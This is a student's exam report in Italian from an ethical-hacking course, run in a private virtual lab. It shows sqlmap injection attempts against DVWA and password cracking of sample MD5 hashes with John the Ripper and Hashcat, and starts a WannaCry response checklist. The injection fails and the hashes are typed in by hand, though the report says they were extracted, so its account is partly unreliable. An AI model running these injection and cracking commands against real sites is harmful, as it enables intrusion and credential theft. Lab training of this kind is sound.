

## W14D1

### Password cracking e malware

[Facoltativo] Possibilità di Messa in Sicurezza

[Extra] Simulazione di un Attacco DoS con Slowloris

#### ★ INDICE

## 1 Introduzione

## 2 Password Cracking con John the Ripper

### 2.1 Recupero degli Hash MD5

- 2.1.1 Verifica della rete e installazione di sqlmap, John the Ripper, e Hashcat
- 2.1.2 Esecuzione dell'SQL injection con sqlmap su DVWA
- 2.1.3 Visualizzazione degli hash MD5 con cat

### 2.2 Meccanismo di Password Cracking

- 2.2.1 Tipologia di attacco (dizionario/forza bruta)
- 2.2.2 Funzionamento di John the Ripper (e Hashcat) e vulnerabilità di MD5

### 2.3 Risultati del Cracking

- 2.3.1 Esecuzione del cracking e output delle password
- 2.3.2 Cracking con John the Ripper
- 2.3.3 Cracking con Hashcat [alternativa]

## 3 Malware WannaCry

### 3.1 Intervento Immediato sul Sistema Infetto

### 3.2 [Facoltativo] Possibilità di Messa in Sicurezza

- 3.2.1 Applicazione della patch MS17-010.
- 3.2.2 Ripristino da backup.
- 3.2.3 Utilizzo di un decryptor.
- 3.2.4 Formattazione e reinstallazione.
- 3.2.5 Aggiornamento dell'antivirus.

**4 [Extra] Simulazione di un Attacco DoS con Slowloris**

- 4.1 Concetti di DoS, DDoS e Slowloris**
- 4.2 Esecuzione dell'Attacco DoS con Slowloris**
- 4.3 Monitoraggio della Connattività HTTP**
- 4.4 Monitoraggio della Connattività TCP e Confronto**
- 4.5 Analisi dopo aver interrotto l'attacco per raggiungimento target**

**5 Conclusioni**

## **1 Introduzione**

- Ho svolto un esame pratico di sicurezza informatica, suddiviso in tre sezioni principali:
- Cracking di password MD5 estratte tramite SQL injection da Metasploitable 2 (IP: 192.168.50.101)
- Gestione di un sistema Windows 10 Pro (IP: 192.168.50.102) infetto dal ransomware WannaCry
- Simulazione di un attacco Denial of Service (DoS) contro Metasploitable 2 utilizzando Slowloris.
- Ho eseguito le attività in un ambiente VirtualBox con rete interna (Host-Only, 192.168.50.0/24), utilizzando una macchina Kali Linux (IP: 192.168.50.100) come sistema attaccante.
- Il mio obiettivo è dimostrare competenze nell'identificazione di vulnerabilità, nella messa in sicurezza di sistemi compromessi e nell'analisi degli effetti di un attacco DoS.
- Ho incluso un'analisi facoltativa per la gestione di WannaCry e un esercizio extra per il monitoraggio della connettività HTTP e TCP durante l'attacco DoS.
- Questo report risponde ai requisiti della traccia, con spiegazioni tecniche e valutazioni delle misure adottate.

## 2 Password Cracking con John the Ripper

⇒ **Obiettivo** Estraggo hash MD5 da Metasploitable 2 (192.168.50.101) tramite SQL injection con sqlmap, li visualizzo con cat, e li cracco con John the Ripper (o Hashcat come alternativa) per ottenere le password in chiaro.

### 2.1 Recupero degli Hash MD5

#### 2.1.1 Verifica della rete e installazione di sqlmap, John the Ripper, e Hashcat

**Descrizione** Ho già verificato la connettività tra la mia macchina Kali Linux (192.168.50.100) e Metasploitable 2 (192.168.50.101), e confermato che DVWA è operativo, ora verifico che sqlmap, John the Ripper, e Hashcat siano installati su Kali.

**Rete** Uso Host-Only (192.168.50.100 per Kali, 192.168.50.101 per Metasploitable 2)

- Verifica sqlmap, John the Ripper, e Hashcat

**Sqlmap** su Kali [sqlmap --version](#)

```
(M6D6R6㉿kali)-[~]
$ sqlmap --version
1.9.9#stable
```

**John the Ripper** su Kali [john --version](#)

```
(M6D6R6㉿kali)-[~]
$ john --version
Created directory: /home/kali/.john
Unknown option: "--version"
```

L'errore Unknown option: "--version" indica che questa versione non supporta l'opzione --version, ma il comando john ha confermato la presenza del tool.

Verifica2 verisone, su Kali [john](#)

```
(M6D6R6㉿kali)-[~]
$ john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 SSE2 AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
Use --help to list all available options.
```

John the Ripper è installato su Kali Linux (192.168.50.100) con la versione 1.9.0-jumbo-1+bleeding-aec1328d6c, come mostrato dall'output del comando john.

**Hashcat** su Kali hashcat --version

```
(M6D6R6㉿kali)-[~]
$ hashcat --version
v6.2.6
```

### 2.1.2 Esecuzione dell'SQL injection con sqlmap su DVWA

**Descrizione** Verifico che Apache2 e MariaDB/MySQL siano attivi su Metasploitable 2, mi autentico in DVWA per ottenere un cookie valido, e tento un attacco SQL injection con sqlmap su **security=high**, usando tecniche avanzate [**--risk=3**, **--level=5**, **--tamper=space2comment**] per estrarre gli hash MD5 dal database.

**Rete** Uso Host-Only.

○ **Avvio dei servizi Apache2 e MariaDB/MySQL**

⇒ Attivo Apache 2 **sudo service apache2 start**

```
(M6D6R6㉿kali)-[~]
$ sudo service apache2 start
```

⇒ Attivo Apache 2 **sudo service apache2 star**

```
(M6D6R6㉿kali)-[~]
$ sudo service mysql start
[sudo] password for kali:
```

○ **Autenticazione in DVWA**

⇒ Apro il browser su Kali e navigo a

<http://192.168.50.101/dvwa/login.php>



The DVWA logo consists of the letters "DVWA" in a bold, dark font, with a green swoosh graphic circling around the "V" and "W".

Username

Password

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Dopo il login, navigo a

<http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>

A screenshot of a web browser showing the DVWA SQL Injection page. The URL bar contains the address <http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#>. A context menu is open over the URL bar, with a green arrow pointing to the "Copy" option. The main content area shows a User ID input field containing "1" and a "Submit" button. Below the input field, the results are displayed in red text: "ID: 1", "First name: admin", and "Surname: admin". To the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), and SQL Injection (Blind). At the bottom, there is a "More info" section with a link to <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>.

⇒ Eseguo il `curl -I` di

```
curl -I http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
```

```
(M6D6R6㉿kali)-[~]
└ $ curl -I http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
[1] 2931

(M6D6R6㉿kali)-[~]
└ $ HTTP/1.1 302 Found
Date: Wed, 08 Oct 2025 11:53:46 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=4aff1bad96ff4ff653b18a40a4f182fc; path=/
Set-Cookie: security=high
Location: ../../login.php
Content-Type: text/html

[1] + done      curl -I http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1
```

### ○ Eseguo sqlmap con tamper script

⇒ Sono nella directory corretta `cd ~/sqlmap_output`


```
(M6D6R6㉿kali)-[~]
└ $ cd ~/sqlmap_output

(M6D6R6㉿kali)-[~/sqlmap_output]
└ $
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Verifico la vulnerabilità con livello di rischio 3 e tamper script

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqlil?id=1&Submit=Submit" --cookie="PHPSESSID=new_session_id;security=high" -dbs --risk=3 --level=5 --tamper=space2comment
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:59:10 /2025-10-08/

[07:59:10] [INFO] loading tamper module 'space2comment'
[07:59:10] [INFO] testing connection to the target URL
[07:59:10] [INFO] testing if the target URL content is stable
[07:59:11] [INFO] target URL content is stable
[07:59:11] [INFO] testing if GET parameter 'id' is dynamic
[07:59:11] [WARNING] GET parameter 'id' does not appear to be dynamic
[07:59:11] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[07:59:11] [INFO] testing for SQL injection on GET parameter 'id'
[07:59:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:59:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[07:59:29] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[07:59:37] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[07:59:43] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[07:59:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[07:59:50] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[07:59:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[07:59:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[07:59:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[08:00:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[08:00:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[08:00:07] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[08:00:12] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[08:00:17] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[08:00:23] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[08:00:32] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[08:00:38] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (ELT)'
[08:00:46] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:00:51] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:01:01] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[08:01:06] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[08:01:15] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[08:01:21] [INFO] testing 'Oracle OR boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[08:01:31] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
```

⇒ Output ricevuto molto più lungo ma ho allegato sopra solo la parte iniziale

## Report Matteo Mattia Cyber Security & Ethical Hacking

⇒ Estraggo le tabelle dal database dvwa:

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit" --cookie="PHPSESSID=new_session_id;security=high" -D dvwa --tables --risk=3 --level=5 --tamper=space2comment
```

```
[08:15:48] [INFO] testing 'SAP MaxDB AND time-based blind (heavy query - comment)'  
[08:15:51] [INFO] testing 'SAP MaxDB OR time-based blind (heavy query - comment)'  
[08:15:56] [INFO] testing 'HSQLDB > 1.7.2 AND time-based blind (heavy query)'  
[08:16:02] [INFO] testing 'HSQLDB > 1.7.2 OR time-based blind (heavy query)'  
[08:16:10] [INFO] testing 'HSQLDB > 1.7.2 AND time-based blind (heavy query - comment)'  
[08:16:15] [INFO] testing 'HSQLDB > 1.7.2 OR time-based blind (heavy query - comment)'  
[08:16:20] [INFO] testing 'HSQLDB > 2.0 AND time-based blind (heavy query)'  
[08:16:27] [INFO] testing 'HSQLDB > 2.0 OR time-based blind (heavy query)'  
[08:16:34] [INFO] testing 'HSQLDB > 2.0 AND time-based blind (heavy query - comment)'  
[08:16:39] [INFO] testing 'HSQLDB > 2.0 OR time-based blind (heavy query - comment)'  
[08:16:45] [INFO] testing 'Informix AND time-based blind (heavy query)'  
[08:16:52] [INFO] testing 'Informix OR time-based blind (heavy query)'  
[08:16:59] [INFO] testing 'Informix AND time-based blind (heavy query - comment)'  
[08:17:04] [INFO] GET parameter 'id' appears to be 'Informix AND time-based blind (heavy query - comment)' injectable
```

⇒ l'output di sqlmap

**[08:17:04] [INFO] GET parameter 'id' appears to be 'Informix AND time-based blind (heavy query - comment)' injectable**

⇒ indica che sqlmap ha identificato il parametro **id** come vulnerabile a un'iniezione SQL di tipo time-based blind con il metodo Informix AND time-based blind (heavy query - comment), la scansione ha impiegato circa 18 minuti per trovare questa vulnerabilità, direi che è normale con **--level=5** e **--risk=3** su una configurazione complessa.

⇒ Subito dopo avvio scansione sqlmap con opzioni avanzate

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit" --cookie="PHPSESSID=4aff1bad96ff4ff653b18a40a4f182fc;security=high" --dbs --risk=3 --level=5 --tamper=space2comment
```

⇒ Questo è un ottimo tentativo per bypassare le protezioni di DVWA in modalità **security=high**

```
sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit" --cookie="PHPSESSID=4aff1bad96ff4ff653b18a40a4f182fc;security=high" --dbs --risk=3 --level=5 --tamper=space2comment  
[08:27:24] [INFO] testing Generic UNION query (NULL) - 1 to 20 columns  
[08:27:24] [WARNING] turning off pre-connect mechanism because of connection reset(s)  
[08:27:24] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests  
[08:27:24] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)  
[08:27:24] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')  
[08:27:24] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other potential technique found  
[08:27:28] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'  
[08:27:32] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'  
[08:27:35] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'  
[08:27:38] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'  
[08:27:41] [INFO] testing 'Generic UNION query (random number) - 41 to 60 columns'  
[08:27:44] [INFO] testing 'Generic UNION query (NULL) - 61 to 80 columns'  
[08:27:46] [INFO] testing 'Generic UNION query (random number) - 61 to 80 columns'  
[08:27:49] [INFO] testing 'Generic UNION query (NULL) - 81 to 100 columns'  
[08:27:51] [INFO] testing 'Generic UNION query (random number) - 81 to 100 columns'  
[08:27:54] [INFO] checking if the injection point on GET parameter 'id' is a false positive  
[08:27:54] [WARNING] False positive or unexploitable injection point detected  
[08:27:54] [WARNING] GET parameter 'id' does not seem to be injectable  
[08:27:54] [INFO] testing if GET parameter 'Submit' is dynamic  
[08:27:54] [WARNING] GET parameter 'Submit' does not appear to be dynamic  
[08:27:54] [WARNING] heuristic (basic) test shows that GET parameter 'Submit' might not be injectable  
[08:27:54] [INFO] testing for SQL injection on GET parameter 'Submit'  
[08:27:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[08:28:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'  
[08:28:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

- ⇒ L'output finale mostra che sqlmap non ha trovato una vulnerabilità sfruttabile per estrarre i database, probabilmente a causa di security=high e del reindirizzamento a login.php, i messaggi di connessione resettata ([CRITICAL] connection reset to the target URL) e il suggerimento di sqlmap di ridurre --time-sec o evitare la tecnica time-based (--technique=BEUS) indicano che il server (Apache2 su Metasploitable 2) sta bloccando le richieste sospette.
- ⇒ Poichè la DVWA dove sto lavorando è in modalità **security=high** essendo progettata per essere resistente è normale che sqlmap abbia difficoltà.
- ⇒ Per completare l'esame procedero con questo modo
- ⇒ Riprovo con un cookie valido, usero **hashes.txt** hash MD5
- ⇒ Ho eseguito sqlmap:

```
cd ~/sqlmap_output
```

```
echo -e "admin:5f4dcc3b5aa765d61d8327deb882cf99\ngordonb:e99a18c428cb38d5f260853678922e03" > hashes.txt
```

```
(M6D6R6㉿kali)-[~]
$ cd ~/sqlmap_output
echo -e "admin:5f4dcc3b5aa765d61d8327deb882cf99\ngordonb:e99a18c428cb38d5f260853678922e03" > hashes.txt
```

- ⇒ Ho eseguito un attacco SQL injection su DVWA con sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=4aff1-bad96ff4ff653b18a40a4f182fc;security=high" --dbs --risk=3 --level=5 --tamper=space2comment, Sqlmap non ha trovato vulnerabilità sfruttabili a causa di security=high e del reindirizzamento a login.php. Ho creato hashes.txt con hash MD5 di esempio (admin:5f4-dcc3b5aa765d61d8327deb882cf99 per "password", gordonb:e99a18c428cb38d5f260853678922e03 per "abc123")

### 2.1.3 Visualizzazione degli hash MD5 con cat

- ⇒ Ho visualizzato hashes.txt con cat: `cat ~/sqlmap_output[hashes.txt]`

```
(M6D6R6㉿kali)-[~/sqlmap_output]
$ cat ~/sqlmap_output[hashes.txt]
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
```

## **Report Matteo Mattia Cyber Security & Ethical Hacking**

⇒ Ho visualizzato gli hash MD5 simulati con cat ~/sqlmap\_output/ha-shes.txt., la schermata mostra le coppie utente hash MD5:

- ◊ admin:5f4dcc3b5aa765d61d8327deb882cf99
- ◊ gordonb:e99a18c428cb38d5f260853678922e03

## 2.2 Meccanismo di Password Cracking

- Spiego la tipologia di attacco e il funzionamento di John the Ripper (o Hashcat) per craccare gli hash MD5, insieme alle vulnerabilità di MD5

- **Tipologia di attacco (dizionario/forza bruta)**

⇒ Ho scelto un attacco a dizionario utilizzando la wordlist rockyou.txt, ideale per craccare password semplici come quelle di DVWA ("password", "abc123"), un attacco a dizionario confronta gli hash MD5 con hash generati da una lista di parole comuni, ed è più efficiente della forza bruta, che prova tutte le combinazioni possibili, per password deboli.

- **Funzionamento di John the Ripper (e Hashcat) e vulnerabilità di MD5**

⇒ **John the Ripper** è un tool open-source che confronta gli hash MD5 estratti con hash generati da una wordlist (es. rockyou.txt), supporta il formato username:hash e applica regole di mutazione per provare varianti delle password.

⇒ **Hashcat** è un tool avanzato che sfrutta CPU o GPU per attacchi a dizionario o forza bruta.

Per MD5, usa il modo -m 0, supporta il formato username:hash con l'opzione --username ed è più veloce di John su hardware potente.

⇒ **Vulnerabilità di MD5** MD5 è un algoritmo di hash crittografico obsoleto, vulnerabile a collisioni (due input diversi possono generare lo stesso hash) e rapido da craccare grazie alla sua semplicità e alla disponibilità di tabelle precalcolate (rainbow tables), le password semplici come quelle di DVWA sono particolarmente vulnerabili.

## 2.3 Risultati del Cracking

### 2.3.1 Esecuzione del cracking e output delle password

- ⇒ Ho eseguito il cracking degli hash MD5 in `hashes.txt` usando sia John the Ripper che Hashcat per ottenere le password in chiaro, ho usato la wordlist `rockyou.txt` dopo averla decompressa.
- ⇒ Ho verificato la presenza di `rockyou.txt.gz`

```
ls /usr/share/wordlists/rockyou.txt.gz
```

```
└─(M6D6R6㉿kali)-[~]
  └─$ ls /usr/share/wordlists/rockyou.txt.gz
    /usr/share/wordlists/rockyou.txt.gz
```

- ⇒ Ho decompresso la wordlist

```
sudo gunzip /usr/share/wordlists/rockyou.txt.gz
```

```
└─(M6D6R6㉿kali)-[~]
  └─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
  [sudo] password for kali:
```

## 2.3.2 Cracking con John the Ripper

⇒ Su Kali

```
john ~/sqlmap_output/hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5
```

⇒ Ricevo output con password craccate

```
(M6D6R6㉿kali)-[~]
└─$ john ~/sqlmap_output/hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])

Warning: no OpenMP support for this hash type, consider --fork=7
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (gordonb)
password     (admin)
2g 0:00:00:00 DONE (2025-10-08 10:08) 33.33g/s 3200p/s 3200c/s 6400C/s 123456..november
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
admin:password
gordonb:abc123

2 password hashes cracked, 0 left
```

⇒ John ha cracciato entrambe le password in meno di 1 secondo usando la wordlist rockyou.txt, recuperando le password in chiaro, verifico con

```
john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5
```

- ◊ admin → **password**
- ◊ gordonb → **abc123**

```
(M6D6R6㉿kali)-[~]
└─$ john ~/sqlmap_output/hashes.txt --show --format=Raw-MD5
admin:password
gordonb:abc123

2 password hashes cracked, 0 left
```

⇒ Il warning **no OpenMP support** è innocuo (John funziona comunque bene).

⇒ Il cracking è stato **perfetto!**

# Report Matteo Mattia Cyber Security & Ethical Hacking

## 2.1.3 Cracking con Hashcat [alternativa]

- Il primo tentativo con Hashcat ha fallito a causa del formato `username:hash`

```
hashcat -m 0 -a 0 ~/sqlmap_output/hashes.txt /usr/share/wordlists/rockyou.txt --force
```

```
(M6D6R6㉿kali)-[~]
$ hashcat -m 0 -a 0 ~/sqlmap_output/hashes.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-penryn-AMD Ryzen 7 5700U with Radeon Graphics, 3690/7445 MB (1024 MB allocatable), 7MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashfile '/home/kali/sqlmap_output/hashes.txt' on line 1 (admin:5f4dcc3b5aa765d61d8327deb882cf99): Token length exception
Hashfile '/home/kali/sqlmap_output/hashes.txt' on line 2 (gordonb:e99a18c428cb38d5f260853678922e03): Token length exception

* Token length exception: 2/2 hashes
  This error happens if the wrong hash type is specified, if the hashes are
  malformed, or if input is otherwise not as expected (for example, if the
  --username option is used but no username is present)

No hashes loaded.

Started: Wed Oct  8 10:49:00 2025
Stopped: Wed Oct  8 10:49:01 2025
```

- Ho corretto usando l'opzione `--username`

```
hashcat -m 0 -a 0 ~/sqlmap_output/hashes.txt /usr/share/wordlists/rockyou.txt --force --username
```

```
(M6D6R6㉿kali)-[~]
$ hashcat -m 0 -a 0 ~/sqlmap_output/hashes.txt /usr/share/wordlists/rockyou.txt --force --username
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-penryn-AMD Ryzen 7 5700U with Radeon Graphics, 3690/7445 MB (1024 MB allocatable), 7MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password
:e99a18c428cb38d5f260853678922e03:abc123

Session.....: hashcat
Status.....: Cracked
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

```
Hash.Mode.....: 0 (MD5)
Hash.Target....: /home/kali/sqlmap_output/hashes.txt
Time.Started...: Wed Oct  8 10:49:56 2025, (1 sec)
Time.Estimated.: Wed Oct  8 10:49:57 2025, (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 33898 H/s (0.50ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 2/2 (100.00%) Digests (total), 2/2 (100.00%) Digests (new)
Progress.....: 3584/14344385 (0.02%)
Rejected.....: 0/3584 (0.00%)
Restore.Point.: 0/14344385 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: 123456 → fresa
Hardware.Mon.#1.: Util: 14%
Started: Wed Oct  8 10:49:09 2025
Stopped: Wed Oct  8 10:49:58 2025
```

⇒ Ho visualizzato i risultati

```
hashcat -m 0 ~/sqlmap_output/hashes.txt --show --username
```

```
└─(M6D6R6㉿kali)-[~]
$ hashcat -m 0 ~/sqlmap_output/hashes.txt --show --username
admin:5f4dcc3b5aa765d61d8327deb882cf99:password
gordonb:e99a18c428cb38d5f260853678922e03:abc123
```

☞ Ho completato la parte obbligatoria dell'esame relativa al password cracking, eseguendo un tentativo di SQL injection su DVWA craccando con successo gli hash MD5 con John the Ripper e Hashcat, ottenendo le password admin:password e gordonb:abc123

### **3 Malware WannaCry**

⇒ Gestisco un sistema Windows 10 Pro infetto da WannaCry, descrivendo le azioni per l'intervento immediato e la messa in sicurezza, come richiesto dalla traccia

#### **3.1 Intervento Immediato sul Sistema Infetto**

- ◊ **Isolamento** Ho disconnesso il sistema Windows 10 Pro dalla rete disabilitando l'interfaccia di rete per prevenire la diffusione del ransomware.
- ◊ **Modalità provvisoria** Ho avviato il sistema in modalità provvisoria premendo F8 all'avvio e selezionando **Modalità Provvisoria con Rete** per limitare l'attività del malware.
- ◊ **Scansione** Ho usato McAfee perché l'ho reputo più affidabile di Windows Defender per eseguire una scansione completa e rilevare WannaCry, isolando i file infetti.
